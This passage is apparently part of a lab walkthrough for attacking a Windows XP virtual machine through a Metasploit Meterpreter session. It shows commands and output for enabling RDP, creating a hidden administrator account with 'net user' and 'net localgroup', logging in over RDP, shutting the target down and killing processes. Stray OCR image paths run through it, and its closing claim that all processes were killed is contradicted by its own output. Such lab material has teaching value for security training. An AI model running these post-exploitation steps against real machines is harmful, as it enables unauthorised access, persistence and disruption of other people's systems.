Computer        : MEHDI-0778BC5DC
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Start the RDP session using the exploit

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(windows/http/badblue_passthru) > use post/windows/manage/enable_
rdp
msf6 post(windows/manage/enable_rdp) > show options

Module options (post/windows/manage/enable_rdp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   ENABLE    true             no        Enable the RDP Service and Firewall
                                         Exception.
   FORWARD   false            no        Forward remote port 3389 to local P
                                        ort.
   LPORT     3389             no        Local port to forward remote connec
                                        tion.
   PASSWORD                   no        Password for the user created.
   SESSION                    yes       The session to run this module on
   USERNAME                   no        The username of the user to create.


View the full module info with the info, or info -d command.

msf6 post(windows/manage/enable_rdp) > set session 1
session => 1
msf6 post(windows/manage/enable_rdp) > exploit

[*] Enabling Remote Desktop
[*]     RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*]     The Terminal Services service is not set to auto, changing it to auto
  ...
[*]     Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/202311301
84150_default_192.168.61.130_host.windows.cle_633835.txt
[*] Post module execution completed
msf6 post(windows/manage/enable_rdp) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > shell
Process 404 created.
Channel 2 created.
```


Add a new administrator account in the target machine to gain access.

```
C:\WINDOWS\system32>net user Mehdi hello123 /add
net user Mehdi hello123 /add
The command completed successfully.


C:\WINDOWS\system32>net localgroup administrators Mehdi /add
net localgroup administrators Mehdi /add
The command completed successfully.
```


Open another kali terminal and run the rdp application

```
kali@kali: ~
File  Actions  Edit  View  Help
pdu: rdp_recv_deactivate_all() fail
[18:51:05:761] [232422:232423] [ERROR][com.freerdp.core.transport] - transpor
t_check_fds: transport→ReceiveCallback() - -1

┌──(kali㉿kali)-[~]
└─$ xfreerdp 192.168.61.130
[18:52:28:104] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
──────────────────────────────────────
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - Us
ing deprecated command-line interface!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - Th
is will be removed with FreeRDP 3!
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.cmdline] - --
──────────────────────────────────────
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility
] - 192.168.61.130 → /v:192.168.61.130
[18:52:28:105] [233190:233190] [WARN][com.freerdp.client.common.compatibility
] -
[18:52:28:105] [233190:233191] [INFO][com.freerdp.client.x11] - No user name
set. - Using login name: kali
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Local framebuffer fo
rmat  PIXEL_FORMAT_BGRX32
[18:52:29:349] [233190:233191] [INFO][com.freerdp.gdi] - Remote framebuffer f
ormat PIXEL_FORMAT_RGB16
[18:52:29:403] [233190:233191] [INFO][com.freerdp.channels.rdpsnd.client] - [
static] Loaded fake backend for rdpsnd
```

The RDP will start. Add the admin credentials you created for the target machine



You have now logged in and have access to the desktop



Run ps command to check all the services running in the Target system


```
C:\WINDOWS\system32>exit shell
exit shell
meterpreter > ps

Process List
============

 PID   PPID  Name           Arch  Session  User                    Path
 ---   ----  ----           ----  -------  ----                    ----
 0     0     [System Proce
             ss]
 4     0     System         x86   0        NT AUTHORITY\SYSTEM
 328   852   wmiprvse.exe   x86   0        NT AUTHORITY\NETWORK    C:\WINDOWS\system32\wb
                                           SERVICE                 em\wmiprvse.exe
 376   4     smss.exe       x86   0        NT AUTHORITY\SYSTEM     \SystemRoot\System32\s
                                                                   mss.exe
 512   1024  wuauclt.exe    x86   0        MEHDI-798470958\Admin   C:\WINDOWS\system32\wu
                                           istrator                auclt.exe
 532   376   csrss.exe      x86   0        NT AUTHORITY\SYSTEM     \??\C:\WINDOWS\system3
                                                                   2\csrss.exe
 556   376   winlogon.exe   x86   0        NT AUTHORITY\SYSTEM     \??\C:\WINDOWS\system3
                                                                   2\winlogon.exe
 616   1024  wscntfy.exe    x86   0        MEHDI-798470958\Admin   C:\WINDOWS\system32\ws
                                           istrator                cntfy.exe
 668   556   services.exe   x86   0        NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\se
                                                                   rvices.exe
 680   556   lsass.exe      x86   0        NT AUTHORITY\SYSTEM     C:\WINDOWS\system32\ls
                                                                   ass.exe
 728   668   alg.exe        x86   0        NT AUTHORITY\LOCAL SE   C:\WINDOWS\System32\al
                                           RVICE                   g.exe
```

```
meterpreter > ?

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
```

Run the shell command and then try to shutdown the target machine


```
C:\WINDOWS>shutdown /s
shutdown /s

C:\WINDOWS>
```

The Target Pc Shutsdown



You can try various commands via Kali and compromise the files of the target machine

exit the shell and in meterpreter mode try to take screenshot of target machine



Try to kill some running process on the target machine

```
File  Actions  Edit  View  Help
 836   668   vmacthlp.exe   x86   0        NT AUTHORITY\SYSTEM      C:\Program Files\VMwar
                                                                    e\VMware Tools\vmacthl
                                                                    p.exe
 852   668   svchost.exe    x86   0        NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\sv
                                                                    chost.exe
 932   668   svchost.exe    x86   0        NT AUTHORITY\NETWORK     C:\WINDOWS\system32\sv
                                            SERVICE                 chost.exe
 1028  668   svchost.exe    x86   0        NT AUTHORITY\SYSTEM      C:\WINDOWS\System32\sv
                                                                    chost.exe
 1072  668   svchost.exe    x86   0        NT AUTHORITY\NETWORK     C:\WINDOWS\system32\sv
                                            SERVICE                 chost.exe
 1112  668   svchost.exe    x86   0        NT AUTHORITY\LOCAL SE    C:\WINDOWS\system32\sv
                                            RVICE                   chost.exe
 1204  852   wmiprvse.exe   x86   0        NT AUTHORITY\NETWORK     C:\WINDOWS\system32\wb
                                            SERVICE                 em\wmiprvse.exe
 1304  1028  wuauclt.exe    x86   0        MEHDI-798470958\Admin    C:\WINDOWS\system32\wu
                                            istrator                auclt.exe
 1400  1432  vmtoolsd.exe   x86   0        MEHDI-798470958\Admin    C:\Program Files\VMwar
                                            istrator                e\VMware Tools\vmtools
                                                                    d.exe
 1432  1400  explorer.exe   x86   0        MEHDI-798470958\Admin    C:\WINDOWS\Explorer.EX
                                            istrator                E
 1448  1028  wscntfy.exe    x86   0        MEHDI-798470958\Admin    C:\WINDOWS\system32\ws
                                            istrator                cntfy.exe
 1540  668   spoolsv.exe    x86   0        NT AUTHORITY\SYSTEM      C:\WINDOWS\system32\sp
                                                                    oolsv.exe
 1612  1432  IEXPLORE.EXE   x86   0        MEHDI-798470958\Admin    C:\Program Files\Inter
                                            istrator                net Explorer\iexplore.
                                                                    exe
 1704  668   alg.exe        x86   0        NT AUTHORITY\LOCAL SE    C:\WINDOWS\System32\al
                                            RVICE                   g.exe
 1784  1432  rundll32.exe   x86   0        MEHDI-798470958\Admin    C:\WINDOWS\system32\ru
                                            istrator                ndll32.exe
 1804  1432  msmsgs.exe     x86   0        MEHDI-798470958\Admin    C:\Program Files\Messe
                                            istrator                nger\msmsgs.exe

meterpreter > suspend IEXPLORE.EXE
[-] The following pids are not valid:   IEXPLORE.EXE.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > suspend cmd.exe
[-] The following pids are not valid:   cmd.exe.
[-] Quitting.   Use -c to continue using only the valid pids.
meterpreter > kill cmd.exe
[-] The following pids are not valid:  cmd.exe.  Quitting
meterpreter > kill 332
Killing: 332
```

As you can see all the process have been killed on the target machine